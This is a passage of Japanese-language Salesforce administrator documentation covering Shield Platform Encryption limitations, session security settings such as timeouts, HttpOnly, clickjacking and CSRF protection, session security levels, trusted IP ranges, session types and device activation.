次のアプリケーションでは、暗号化されたデータがサポートされません。ただし、次のアプリケーションが使用中の場合、その他のアプリケーションに対して暗号化を有効にできます。

- Chatter デスクトップ
- Connect Offline
- Data.com
- Heroku (Heroku Connect では、暗号化されたデータがサポートされます。)
- Marketing Cloud (Marketing Cloud Connect では、暗号化されたデータがサポートされます。)
- Pardot
- プロセスビルダー
- Salesforce Classic Mobile
- SalesforceIQ
- ソーシャルカスタマーサービス
- Steelbrick
- Thunder
- Visual Workflow
- Wave

次のアプリケーションでは暗号化されたデータがサポートされず、暗号化されたデータがあっても暗号化を有効にできません。

- 従来のポータル (標準項目が暗号化されているカスタマー、セルフサービス、およびパートナー)
- Pardot Connector (取引先責任者のメールが暗号化されている場合)

メモ: このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。相違点 (ページ 942)

関連トピック:

親トピックに戻る

Shield Platform Encryption と Lightning Experience

Shield Platform Encryption は、Lightning Experience でも Salesforce Classic と同様に動作しますが、いくつか軽微な例外があります。

カスタム Lightning コンポーネント
カスタム Lightning コンポーネントで表示すると、ユーザに「暗号化されたデータの参照」権限がなくても、暗号化データがマスクされません。

メモ
Lightning のメモプレビューは暗号化されません。

ファイル暗号化アイコン
ファイルが暗号化されていることを示すアイコンが Lightning では表示されません。

日付項目
Lightning では、暗号化された日付値をマスクするダミー日付として 12/30/0001 が表示されます。

カスタム項目のマスク
暗号化鍵が破棄されると、暗号化カスタム項目の値は、ページが更新されるまでプレーンテキストで表示されることがあります。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

Shield Platform Encryption による項目の制限

一定の状況で項目を暗号化すると、その項目に保存する値に制限を課すことができます。項目を暗号化する前に、これらの制限を把握するようにしてください。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

カスタム項目

ユーザが非 ASCII 値 (CJK エンコードデータなど) を入力することが予想される場合は、次の制限を強制適用する入力規則を作成することをお勧めします。

- 非 ASCII 文字のみを含むメールカスタム項目のデータ型の値は 70 文字に制限される。
- 非 ASCII 文字のみを含む電話カスタム項目のデータ型の値は 22 文字に制限される。

ケースコメントオブジェクトの本文項目

ケースコメントオブジェクトの [本文] 項目には、ASCII の 4,000 文字 (または 4,000 バイト) の制限があります。ただし、次の項目が暗号化されると、文字数制限は下がります。どの程度下がるかは入力する文字の種類によって異なります。

- ASCII — 2959
- 中国語、日本語、韓国語 — 1333
- その他の非 ASCII — 1479

取引先責任者オブジェクトの名前項目

取引先責任者オブジェクトの [名前] 項目に対して Shield Platform Encryption を有効にすると、一部の文字種別について [名] 項目と [姓] 項目との文字数制限が下がります。Shield Platform Encryption は ASCII の文字数制限に影響を与えません。

- 名 — 非 ASCII の文字数制限は 22 文字
- 姓 — 非 ASCII の文字数制限は 70 文字

メモ: このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。相違点 (ページ 942)

関連トピック:

項目の暗号化
親トピックに戻る

セッションセキュリティ

ログイン後、ユーザはプラットフォームとのセッションを確立します。セッションセキュリティを使用して、ユーザがログインしたままコンピュータから離れているときにネットワークにさらされる危険を制限します。ある従業員が別の従業員のセッションを使用したりする場合などの、内部攻撃の危険も制限します。複数のセッション設定から選択して、セッションの動作を制御します。

無効なユーザセッションを期限切れにするタイミングを制御できます。デフォルトのセッションタイムアウトでは、2時間で無効になります。セッションタイムアウトの時間に達すると、ログアウトするか、作業を続行するかをたずねるダイアログが表示されます。このプロンプトに応答しないと、ログアウトされます。

メモ: ユーザがブラウザウィンドウまたはタブを閉じても、Salesforce セッションからは自動的にログオフされません。ユーザがこの動作を認識し、*あなたの名前* > [ログアウト] を選択してすべてのセッションを適切に終了するように徹底してください。

デフォルトで、Salesforce は TLS (トランスポートレイヤセキュリティ) を使用し、すべての通信にセキュアな接続 (HTTPS) を必要とします。[セキュアな接続 (HTTPS) が必要] の設定では、Salesforce へのアクセスに TLS (HTTPS) が必要かどうかを決定します。この場合、HTTP を使用してアクセスできる Force.com サイトは対象外となります。Salesforce にこの設定を無効にし、URL を `https://` から `http://` に変更するよう依頼した場合でも、アプリケーションにアクセスできます。ただし、セキュリティを強化するために、すべてのセッションで TLS を使用する必要があります。詳細は、「セッションセキュリティ設定の変更」 (ページ995)を参照してください。

ユーザの現在のセッションに対する認証 (login) メソッドに関連付けられたセキュリティレベルに基づいて、特定のタイプのリソースへのアクセスを制限できます。デフォルトで、各 login メソッドには [標準] または [高保証] という 2 つのセキュリティレベルのいずれかが設定されています。セッションのセキュリティレベルを変更してポリシーを定義することで、指定したリソースを使用できるユーザを [高保証] レベルのユーザのみに限定できます。詳細は、「セッションセキュリティレベル」 (ページ 1000)を参照してください。

ユーザログイン情報を組織で保管するかどうか、また、設定 [ログインページでキャッシングとオートコンプリート機能を有効にする]、[ユーザの切り替えを有効化]、および [ログアウトするまでログイン情報を保存します] を使用してスイッチャから表示できるようにするかどうかを制御できます。

セッションセキュリティ設定の変更

セッションセキュリティ設定を変更して、セッション接続タイプ、タイムアウト設定、IP アドレス範囲を指定し、悪意のある攻撃などから保護できます。

組織の信頼済み IP 範囲の設定

信頼済み IP 範囲で、携帯電話に送信されるコードなど、ID を確認するためのログインの問題が発生することなくユーザがログインできる、IP アドレスのリストが定義されます。

ユーザセッション

[ユーザセッション情報] ページで有効なセッションおよびセッションの詳細を表示して、Salesforce 組織を監視および保護します。カスタムリストビューの作成、特定のセッションに関連付けられたユーザに関する情報の表示、不審なセッションの簡便な終了などを行うことができます。Salesforce システム管理者は組織のすべてのユーザセッションを表示できますが、システム管理者以外のユーザは各自のセッションのみを表示できます。

セッション種別について
組織の監視および保護に役立つ [ユーザセッション情報] ページのセッション種別について説明します。

関連トピック:
組織の信頼済み IP 範囲の設定
ID 検証履歴

セッションセキュリティ設定の変更

セッションセキュリティ設定を変更して、セッション接続タイプ、タイムアウト設定、IP アドレス範囲を指定し、悪意のある攻撃などから保護できます。

1. [設定]から、[クイック検索] ボックスに「セッションの設定」と入力し、[セッションの設定] を選択します。
2. セッションセキュリティ設定をカスタマイズします。

項目	説明
タイムアウト値	無効ユーザがログアウトされるまでの時間。ポータルユーザの場合、タイムアウトを 15 分に設定することはできても、タイムアウトは 10 分～24 時間になります。15 分から 24 時間の範囲の値を選択します。厳重なセキュリティが必要な機密情報がある場合は、より短いタイムアウト期間を選択してください。 メモ: タイムアウト期間の半分が過ぎるまで、最終アクティブセッション時間値は更新されません。そのため、タイムアウトが 30 分の場合、15 分が過ぎるまで操作を行っているかどうかチェックされません。たとえば、10 分後にレコードを更新すると、15 分後には操作を行っていなかったため、最終アクティブセッション時間値は更新されません。最終アクティブセッション時間が更新されなかったため、操作した 20 分後 (計 30 分後) にログアウトされます。20 分後にレコードを更新するとします。これは、最終アクティブセッション時間がチェックされてから 5 分後です。タイムアウトがリセットされるため、ログアウトされるまであと 30 分 (計 50 分) あります。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

[ログイン時の IP アドレスとセッションをロックする] 設定を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

他のすべての設定を使用可能なエディション: **Personal** Edition、**Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

セキュリティ設定を変更する
- 「アプリケーションのカスタマイズ」

項目	説明
セッションタイムアウト時の警告ポップアップを無効にする	タイムアウト警告メッセージを無効ユーザに向けて表示するかどうかを決定します。［タイムアウト値］で指定されたタイムアウトの 30 秒前にプロンプトが表示されます。
セッションタイムアウト時に強制的にログアウト	無効なユーザのセッションがタイムアウトすると、現在のセッションが強制的に無効になります。ブラウザが更新され、ログインページに戻ります。組織にアクセスするには、再ログインする必要があります。 メモ: この設定を使用する場合、［セッションタイムアウト時の警告ポップアップを無効にする］は選択しないでください。
ログイン時の IP アドレスとセッションをロックする	ユーザのセッションをユーザがログインしたIPアドレスにロックして、認可されていないユーザによる有効なセッションの乗っ取りを防止するかどうかを決めます。 メモ: この設定は、さまざまなアプリケーションやモバイルデバイスの機能を妨げる可能性があります。
セッションを最初に使用したドメインにセッションをロックする	コミュニティユーザなどのユーザの現在の UI セッションを特定のドメインに関連付けます。この設定は、別のドメインでのセッションIDの不正使用防止に役立ちます。この設定は、Spring '15 リリース以降に作成された組織ではデフォルトで有効になっています。
セキュアな接続 (HTTPS) が必要	HTTP を使用してアクセスできる Force.com サイトとは別に、Salesforce へのログインまたはアクセスに HTTPS が必要かどうかを決定します。 セキュリティ上の理由により、この設定はデフォルトで有効になっています。 メモ: [ユーザのパスワードをリセットする]ページには、HTTPS を使用してのみアクセスできます。
ユーザとしてログインしてから再ログインを強制する	別のユーザとしてログインしているシステム管理者がセカンダリユーザとしてログアウトした後、以前のセッションに戻れるかどうかを決めます。 この設定をオンにすると、システム管理者がユーザとしてログアウトした後にSalesforceを使用し続けるためにはログインし直す必要があります。オフにした場合は、システム管理者がユーザとしてログアウトした後で元のセッションに戻ります。Summer '14 リリース以降の新しい組織では、この設定がデフォルトで有効になっています。

項目	説明
`HttpOnly` 属性が必要	セッション ID Cookie アクセスを制限します。HttpOnly 属性を持つ Cookie は、JavaScript からのコールなど、非 HTTP メソッドではアクセスできません。 メモ: JavaScript を使用してセッション ID の Cookie にアクセスするカスタムアプリケーションまたはパッケージアプリケーションを使用している場合は、[`HttpOnly` 属性が必要] を選択するとアプリケーションが停止します。これは、Cookie へのアプリケーションのアクセスが拒否されるためです。[`HttpOnly` 属性が必要] が選択されている場合は、AJAX Toolkit のデバッグウィンドウを使用できません。

クロスドメインセッションで `POST` 要求を使用	クロスドメイン交換でセッション情報が GET 要求ではなく POST 要求を使用して送信されるように組織を設定します。クロスドメイン交換の例として、ユーザが Visualforce ページを使用している場合が挙げられます。POST 要求ではセッション情報がリクエストボディに保持されるため、このコンテキストでは GET 要求よりも POST 要求のほうが安全です。ただし、この設定を有効にすると、別のドメインから埋め込まれたコンテンツ (
	
	`<img`
	
	`src="https://acme.force.com/pic.jpg"/>`
	
	など) が表示されないことがあります。

すべての要求でログイン `IP` アドレスの制限を適用	ユーザが Salesforce にアクセスできる IP アドレスを、[ログイン `IP` アドレスの制限] に定義されている IP アドレスのみに制限します。この設定をオンにすると、クライアントアプリケーションからの要求を含め、各ページ要求でログイン IP アドレスの制限が適用されます。この設定をオフにすると、ユーザがログインする場合にのみログイン IP アドレスの制限が適用されます。この設定は、ログイン IP アドレスが制限されたすべてのユーザプロファイルに影響します。
ログインページでキャッシングとオートコンプリート機能を有効にする	ユーザのブラウザがユーザ名を保存できるようにします。オンにすると、初回ログインの後、ユーザ名がログインページの [ユーザ名] 項目に自動入力されます。ユーザがログインページで[ログイン情報を保存する]を選択した場合、セッションが期限切れになったりユーザがログアウトしたりした後でも、ユーザ名が保持されます。ユーザ名は、スイッチャにも表示されます。すべての組織で、この設定がデフォルトで選択されています。

項目	説明
	メモ: この設定をオフにすると、[ログイン情報を保存する]オプションは、組織のログインページにもスイッチャにも表示されません。
パフォーマンスを向上させるためにブラウザの安全で永続的なキャッシュを有効にする	ブラウザの安全なデータキャッシュを有効にし、サーバとの往復処理の増加を避けることでページの再読み込みパフォーマンスを向上させます。すべての組織で、この設定がデフォルトで選択されています。この設定を無効にすることはお勧めしませんが、データが暗号化されているのに会社のポリシーによってブラウザのキャッシュが許可されない場合は、無効にしてもかまいません。
ユーザの切り替えを有効化	組織のユーザがプロファイル写真を選択したときに、スイッチャを表示するかどうかを決定します。すべての組織で、この設定がデフォルトで選択されています。[ログインページでキャッシングとオートコンプリート機能を有効にする] 設定も有効にする必要があります。組織が他の組織のスイッチャに表示されないようにするには、[ユーザの切り替えを有効化] 設定をオフにします。これにより、組織のユーザがプロファイル写真を選択したときも、スイッチャが表示されなくなります。
ログアウトするまでログイン情報を保存します	通常、ユーザ名は、セッションがアクティブである期間、またはユーザが [ログイン情報を保存する] を選択した場合にのみキャッシュされます。SSO セッションでは、ユーザ名を記憶するオプションが使用できません。セッションが期限切れになると、ユーザ名は、ログインページとスイッチャに表示されなくなります。[ログアウトするまでログイン情報を保存します] を有効にすると、ユーザが明示的にログアウトした場合にのみキャッシュされたユーザ名が削除されます。セッションがタイムアウトしても、ユーザ名はスイッチャに無効として表示されます。ユーザは、自分のコンピュータを操作していてセッションがタイムアウトになった場合、ユーザ名を選択して再認証できます。ユーザが共有コンピュータを操作している場合、ユーザがログアウトすると、ユーザ名はただちに削除されます。 この設定は、すべての組織のユーザに適用されます。このオプションはデフォルトで有効になっていません。ただし、ユーザの便宜のため、有効にすることをお勧めします。組織がログインページで SSO または認証のすべてのプロバイダを公開していない場合は、この設定を無効にしてください。
SMS による ID 確認を有効にする	ユーザが SMS 経由で配信される 1 回限りの PIN を受信できるようにします。この設定をオンにすると、システム管理者またはユーザは、この機能を利用する前に、携帯電話番号を確認する

項目	説明
	必要があります。すべての組織で、この設定がデフォルトで選択されています。
コールアウトから API ログインするためのセキュリティトークンが必要（API バージョン 31.0 以前）	API バージョン 31.0 以前では、コールアウトからの API ログインにセキュリティトークンを使用する必要があります。例として、Apex コールアウトや AJAX プロキシを使用したコールアウトが挙げられます。API バージョン 32.0 以降では、デフォルトでセキュリティトークンが必要です。
[ログイン IP アドレスの制限]（Contact Manager Edition、Group Edition、および Professional Edition）	IP アドレスの範囲を指定します。ユーザはこの範囲内（指定した両端を含む）の IP アドレスからログインする必要があり、範囲外からはログインできません。 範囲を指定するには、[新規] をクリックし、開始 IP アドレスと終了 IP アドレスを入力して、開始値と終了値を含む範囲を定義します。 この項目は、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition では使用できません。これらのエディションでは、有効な [ログイン IP アドレスの制限] をユーザプロファイル設定に指定できます。
セキュリティキー（U2F）の使用をユーザに許可	ユーザは 2 要素認証や ID 検証に U2F セキュリティキーを使用できます。Salesforce Authenticator、認証アプリケーションによって生成されたワンタイムパスワード、またはメールや SMS で送信されたワンタイムパスワードを使用する代わりに、登録された U2F セキュリティキーを USB ポートに挿して検証を完了します。
Salesforce Authenticator でロケーションベースの自動検証を許可 信頼済み IP アドレスからのみ許可	ユーザは自宅やオフィスなどの信頼できる場所にいるときはいつでも Salesforce Authenticator で通知を自動的に承認して ID を検証できます。自動検証を許可する場合、すべての場所で許可することも、信頼できる IP アドレス（社内ネットワークなど）のみに制限することもできます。
Lightning Login を許可	ユーザは Lightning Login を使用して、ID 検証で Salesforce Authenticator を信頼し、パスワードを使用せずに Salesforce にログインできます。
設定ページのクリックジャック保護を有効化	Salesforce の設定ページで、クリックジャック攻撃に対して保護します。クリックジャックは、ユーザインターフェース着せ替え攻撃とも呼ばれます（[設定] ページは [設定] メニューから使用できます）。
設定以外の Salesforce ページのクリックジャック保護を有効化	設定以外の Salesforce ページで、クリックジャック攻撃に対して保護します。クリックジャックは、ユーザインターフェース着せ替え攻撃とも呼ばれます。設定ページにはクリックジャック攻撃に対する保護がすでに含まれています（[設定] ページは [設

項目	説明
	定]メニューから使用できます)。すべての組織で、この設定がデフォルトで選択されています。
標準ヘッダーがある Visualforce ページのクリックジャック保護を有効化	ヘッダーが有効になっている Visualforce ページで、クリックジャック攻撃に対して保護します。クリックジャックは、ユーザインターフェース着せ替え攻撃とも呼ばれます 警告: フレームまたは iframe 内でカスタム Visualforce ページを使用すると、空白のページが表示されたり、ページがフレームなしで表示されたりすることがあります。たとえば、クリックジャック保護がオンになっていると、ページレイアウトの Visualforce ページが機能しません。
ヘッダーが無効化された Visualforce ページのクリックジャック保護を有効化	ページで showHeader="false" を設定するときに、ヘッダーが無効になっている Visualforce ページで、クリックジャック攻撃に対して保護します。クリックジャックは、ユーザインターフェース着せ替え攻撃とも呼ばれます。 警告: フレームまたは iframe 内でカスタム Visualforce ページを使用すると、空白のページが表示されたり、ページがフレームなしで表示されたりすることがあります。たとえば、クリックジャック保護がオンになっていると、ページレイアウトの Visualforce ページが機能しません。
設定ページ以外の GET 要求の CSRF 保護を有効化 設定ページ以外の POST 要求の CSRF 保護を有効化	設定以外のページを変更して、クロスサイトリクエストフォージェリ (CSRF) 攻撃から保護します。設定以外のページでランダムな文字列を URL パラメータに挿入するか、非表示のフォーム項目として追加します。GET および POST 要求が実行されるたびに、アプリケーションがこの文字列の有効性をチェックします。期待される値に一致する値が見つからない限り、アプリケーションはコマンドを実行しません。すべての組織で、この設定がデフォルトで選択されています。
ログアウト URL	ユーザが Salesforce からログアウトした後、認証プロバイダのページやカスタムブランドのページなど、特定のページにユーザをリダイレクトします。この URL は、ID プロバイダ、SAML シングルサインオン、または外部認証プロバイダの設定でログアウト URL が指定されていない場合にのみ使用されます。[ログアウト URL] に値が指定されていない場合、[私のドメイン] が有効でなければ https://login.salesforce.com がデフォルトになります。[私のドメイン]が有効な場合のデフォルトは https://*customdomain*.my.salesforce.com です。

3. [保存] をクリックします。

セッションセキュリティレベル

ユーザの現在のセッションに対する認証(login)メソッドに関連付けられたセキュリティレベルに基づいて、特定のタイプのリソースへのアクセスを制限できます。デフォルトで、各 login メソッドには [標準] または [高保証] という 2 つのセキュリティレベルのいずれかが設定されています。セッションのセキュリティレベルを変更してポリシーを定義することで、指定したリソースを使用できるユーザを [高保証] レベルのユーザのみに限定できます。

デフォルトでは、次のように認証メソッドごとに異なるセキュリティレベルが割り当てられています。

- ユーザ名およびパスワード — 標準
- 代理認証 — 標準
- 有効化 — 標準
- Lightning Login — 高保証
- 2 要素認証 — 高保証
- 認証プロバイダ — 標準
- SAML — 標準

> メモ: SAML セッションに対するセキュリティレベルも、ID プロバイダによって送信される SAML アサーションの `SessionLevel` 属性を使用して指定できます。属性は、`STANDARD` または `HIGH_ASSURANCE` という 2 つの値のいずれかに設定できます。

Login メソッドに関連付けられたセキュリティレベルを変更する手順は、次のとおりです。

1. [設定]から、[クイック検索] ボックスに「セッションの設定」と入力し、[セッションの設定]を選択します。
2. [セッションセキュリティレベル] で、login メソッドを選択します。
3. メソッドを適切なカテゴリに移動するには、[追加] または [削除] 矢印をクリックします。

現在、セッションレベルのセキュリティを使用する機能は、Salesforce のレポートおよびダッシュボードと接続アプリケーションのみです。これらのタイプのリソースに高保証を求めるポリシーを設定できます。また、リソースへのアクセスに使用されるセッションが高保証でない場合に実行するアクションも指定できます。サポートされるアクションは次のとおりです。

- ブロックする — 権限が不十分であるというエラーを表示して、リソースへのアクセスがブロックされます。
- セッションレベルを上げる — 2 要素認証を完了するプロンプトをユーザに表示します。ユーザが認証に成功すると、リソースにアクセスできます。レポートおよびダッシュボードの場合、ユーザがレポートまたはダッシュボードにアクセスするとき、あるいはレポートまたはダッシュボードをエクスポートして印刷するときに、このアクションを適用できます。

> 警告: Lightning Experience では、ユーザをリダイレクトして 2 要素認証を完了し、セッションレベルを高保証に上げることは、サポートされていません。組織で Lightning Experience が有効化されていて、レポートとダッシュボードへのアクセスに高保証セッションが必要なポリシーをユーザが設定している場合、標準保証セッションの Lightning Experience ユーザはレポートとダッシュボードからブロックされます。また、ナビゲーションメニューにはこれらのリソースのアイコンが表示されません。回避策として、標準保証セッションのユーザはログアウトしてから、組織によって高保証として定義された認証方法を使用して再度ログインできます。その後ユーザはレポートとダッシュボードにアクセスできます。または、Salesforce

Classic に切り替えることができます。この場合、レポートとダッシュボードにアクセスするときに、セッションレベルを上げるように促されます。

接続アプリケーションにアクセスするために、高保証を必要とするポリシーを設定する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*接続アプリケーション*」と入力し、接続アプリケーションを管理するオプションを選択します。
2. 接続アプリケーションの横にある [編集] をクリックします。
3. [高保証セッションが必要です] を選択します。
4. 表示されるアクションのいずれかを選択します。
5. [保存] をクリックします。

レポートおよびダッシュボードにアクセスするために、高保証を必要とするポリシーを設定する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*アクセスポリシー*」と入力し、[アクセスポリシー] を選択します。
2. [高保証セッションが必要です] を選択します。
3. 表示されるアクションのいずれかを選択します。
4. [保存] をクリックします。

セッションレベルは、明示的なセキュリティポリシーが定義された接続アプリケーション、レポート、およびダッシュボードを除き、アプリケーションのリソースに影響を及ぼしません。

関連トピック:

セッションセキュリティ
[設定] を見つける
ID 検証履歴

組織の信頼済み IP 範囲の設定

信頼済み IP 範囲で、携帯電話に送信されるコードなど、ID を確認するためのログインの問題が発生することなくユーザがログインできる、IP アドレスのリストが定義されます。

認証されていないアクセスから組織のデータを保護するために、ユーザがログインの問題が発生することなくログインできる IP アドレスのリストを指定できます。ただし、信頼済み IP 範囲外のユーザの場合、この方法で完全にアクセスを制限することはできません。これらのユーザは、ログインの問題を解決(通常はモバイルデバイスまたはメールアドレスに送信されたコードを入力)した後にログインできます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

ネットワークアクセスを参照する
- 「ログイン問題の有効化」

ネットワークアクセスを変更する
- 「IP アドレスの管理」

1. [設定]から、［クイック検索］ボックスに「ネットワークアクセス」と入力し、[ネットワークアクセス] を選択します。
2. [新規] をクリックします。
3. 有効な IP アドレスを［開始 IP アドレス］項目に入力し、開始 IP アドレスより上位のアドレスを［終了 IP アドレス］項目に入力します。

   開始アドレスと終了アドレスで、ユーザのログインを許可する IP アドレスの範囲 (開始値と終了値を含む) を定義します。1 つの IP アドレスからのログインのみを許可する場合は、両方の項目に同じアドレスを入力します。

   開始 IP アドレスと終了 IP アドレスは IPv4 範囲にあり、アドレス数は 33,554,432 以内にする必要があります (2^{25}、7 CIDR ブロック)。
4. 必要に応じて、範囲の説明を入力します。たとえば、複数の範囲を管理している場合、ネットワークのこの範囲に対応する部分の詳細を入力します。
5. [保存] をクリックします

メモ: 2007 年 12 月以前に有効化された組織の場合、Salesforce 機能が導入されると、自動的に 2007 年 12 月の組織の信頼できる IP アドレスリストに入力されます。信頼できるユーザが過去 6 か月間に Salesforce へアクセスするのに使用した IP アドレスも含まれています。

関連トピック:

セッションセキュリティ
ユーザが Salesforce にログインできる範囲と時間帯の制限

ユーザセッション

[ユーザセッション情報]ページで有効なセッションおよびセッションの詳細を表示して、Salesforce組織を監視および保護します。カスタムリストビューの作成、特定のセッションに関連付けられたユーザに関する情報の表示、不審なセッションの簡便な終了などを行うことができます。Salesforce システム管理者は組織のすべてのユーザセッションを表示できますが、システム管理者以外のユーザは各自のセッションのみを表示できます。

[削除]ボタンをクリックしてユーザのセッションを手動で削除した場合は、ユーザが組織に再度ログインする必要があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

次の表では、このページで参照できる項目について説明します。地理位置情報技術の性質上、地理位置情報項目の精度 (国、市区郡、郵便番号など) は変化する場合があります。

項目	説明
市区郡	ユーザの IP アドレスが物理的に存在する市区郡。この値はローカライズされません。
国	ユーザの IP アドレスが物理的に存在する国。この値はローカライズされません。
国コード	ユーザの IP アドレスが物理的に存在する国の ISO 3166 コード。この値はローカライズされません。詳細は、「国コード - ISO 3166」を参照してください。
作成日	セッションが開始された日時のスタンプ。
緯度	ユーザの IP アドレスが物理的に存在する場所の緯度。
場所	ユーザがログインした IP アドレスのおおよその場所。おおよその市区郡や郵便番号などの他の地理情報を表示するには、それらの項目を含むカスタムビューを作成します。この値はローカライズされません。
経度	ユーザの IP アドレスが物理的に存在する場所の経度。
ログイン種別	セッションに関連付けられているログインの種別。代表的なログイン種別は、アプリケーション、SAML、ポータルなどです。
親セッション ID	セッションに親がある場合、この ID は親の一意の ID です。
郵便番号	ユーザの IP アドレスが物理的に存在する場所の郵便番号。この値はローカライズされません。
セッション ID	セッションの一意の ID。
セッション種別	ユーザがログインしているセッションの種別。一般的な種別は、UI、コンテンツ、API、Visualforce などです。
ソース IP	セッションに関連付けられている IP アドレス。
下位区分	ユーザの IP アドレスが物理的に存在する下位区分の名前。この値はローカライズされません。
ユーザ種別	セッションに関連付けられているプロファイルの種別。

項目	説明
ユーザ名	セッションのログイン時に使用されたユーザ名。ユーザのプロファイルページを表示するには、ユーザ名をクリックします。
更新日	活動によってセッションが最後に更新された日時のスタンプ。たとえば、UI セッション中、ユーザは作業をしながらレコードやその他のデータを頻繁に変更します。変更が行われるごとに、［更新済み］と［有効期限］の日時スタンプが更新されます。
有効期限	セッションを手動で終了せず、自動的に期限切れとなった時点の日時スタンプ。

関連トピック:

- ユーザ認証の要素
- セッション種別について

セッション種別について

組織の監視および保護に役立つ [ユーザセッション情報] ページのセッション種別について説明します。

[ユーザセッション情報]ページでは、特定のユーザのセッション種別を表示できます。このページにアクセスするには、[設定] から、［クイック検索］ボックスに「*セッション管理*」と入力し、[セッション管理] を選択します。

セッション種別は、ユーザが組織にアクセスするために使用するセッションの種別です。セッション種別には、永続的なセッション種別または一時的なセッション種別があり、ユーザインターフェース、API、またはその他の方法 (OAuth 認証プロセスなど) を使用してアクセスできます。

次の表に、セッション種別を示します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

セッション種別	説明
API	API を使用して組織にアクセスするときに作成されます。
APIOnlyUser	API 限定ユーザのユーザインターフェースでパスワードをリセットできるようにするために作成されます。
ChatterNetworks	Chatter ネットワークまたは Chatter コミュニティを使用するときに作成されます。
ChatterNetworksAPIOnly	Chatter ネットワークまたは Chatter コミュニティ API を使用するときに作成されます。
Content	ユーザがアップロードしたコンテンツを配信するときに作成されます。
OauthApprovalUI	OAuth 承認ページへのアクセスのみを許可するセッション。

セッション種別	説明
Oauth2	OAuth フロー経由で作成されます。たとえば、接続アプリケーションに対して OAuth 認証を使用する場合、このセッション種別が作成されます。
SiteStudio	Sites Studio ユーザインターフェースを使用するときに作成されます。
SitePreview	内部キャンバスアプリケーションが呼び出されるときに開始されるセッション。これは、常に UI の親セッションを伴う子セッションになります。
SubstituteUser	あるユーザが別のユーザを介してログインするときに作成されるセッション。たとえば、システム管理者が別のユーザとしてログインする場合、SubstituteUser セッションが作成されます。
TempContentExchange	コンテンツドメイン(ユーザがログイン情報を入力するユーザインターフェースなど) に切り替えるための一時的なユーザインターフェースセッション。
TempOauthAccessTokenFrontdoor	OAuth アクセストークンアサーションフロー経由の一時的なセッション。このセッションは、更新できず、通常のセッション種別に対応付けられている必要があります。
TempVisualforceExchange	Visualforce ドメインに切り替えるための一時的なセッション。
TempUIFrontdoor	更新できず、通常のセッション種別に対応付けられている必要がある一時的なセッション。
UI	ユーザインターフェースページを使用するときに作成されます。
UserSite	キャンバスアプリケーションが呼び出されるときに開始されます。常に UI の親セッションを伴う子セッションになります。
Visualforce	Visualforce ページ経由で作成されます。
WDC_API	Work.com API を使用するセッション。これは、常に子セッションになり、ユーザインターフェースでは使用できません。

関連トピック:

- ユーザ認証の要素
- ユーザセッション

有効化

有効化では、ユーザがIDの検証に使用したデバイスに関する情報を追跡します。ユーザが認識されていないブラウザまたはアプリケーションから Salesforce にアクセスすると、ID の検証が要求されます。ID 検証では、ユーザ名とパスワードによる認証の上にセキュリティ層がさらに追加されます。[有効化]ページには、使用されたログイン IP アドレスとクライアントブラウザが表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

信頼できる IP 範囲以外からユーザがログインし、認識されていないブラウザまたはアプリケーションを使用する場合、ユーザは ID を検証するように求められます。ユーザごとに使用可能な最も優先度の高い検証方法が使用されます。検証方法の優先順序は次のとおりです。

1. ユーザのアカウントに接続された Salesforce Authenticator モバイルアプリケーション (バージョン 2 以降) による転送通知経由の検証またはロケーションベースの自動検証。
2. ユーザのアカウントに登録された U2F セキュリティキー経由の検証。
3. ユーザのアカウントに接続されたモバイル認証アプリケーションによって生成される確認コード。
4. ユーザの検証済み携帯電話に SMS で送信される確認コード。
5. ユーザのメールアドレスにメールで送信される確認コード。

ID 検証が成功すると、ユーザは次の場合を除き、そのブラウザまたはアプリケーションから ID を再度検証する必要がなくなります。

- 手動でブラウザの Cookie をクリアしたか、Cookie を削除するようにブラウザを設定したか、ブラウザが非公開またはシークレットモードである
- ID 検証ページで [次回からは確認しない] を選択解除する

[設定] の [有効化] ページには、ユーザが ID の検証に使用したデバイスのログイン IP アドレスとクライアントブラウザ情報が表示されます。1 人のユーザ、複数のユーザ、またはすべてのユーザのブラウザ有効化状況を取り消すことができます。

たとえば、ユーザが紛失したデバイスを報告し、新しいデバイスを発行します。紛失したデバイスのブラウザ有効化状況を取り消して、何者かがそのデバイスから組織にアクセスしようとしたら ID 検証が要求されるようにすることができます。この ID 検証により、ユーザの生産性を確保しながら、セキュリティ層を追加できます。

ユーザは各自の [有効化] ページを表示して、ログイン IP アドレスとクライアントブラウザ情報を確認できます。エンドユーザは、有効化された自分のブラウザの有効化状況のみを取り消すことができます。

たとえば、ユーザが組織にログインします。ユーザの[有効化]ページでは、複数の異なるブラウザが有効化されていますが、ユーザは作業ラップトップの 1 つのブラウザからしかログインしていません。ユーザはすぐに、見覚えのないブラウザの有効化状況を取り消します。このユーザには、SMS経由でユーザのモバイルデバイスに送信されるコードを使用した ID 検証が求められるため、他の誰かが無効化されたいずれかのブラウザからログインしようとしても、テキスト送信される確認コードを取得できません。このコードがないと、ハッカーが ID 検証に失敗します。その時点で、ユーザは、セキュリティ違反の可能性を報告できます。

有効化の使用
ユーザの有効化を表示して、有効化状況を取り消し、セキュリティ違反を防止します。

関連トピック:
有効化の使用
ID 検証履歴

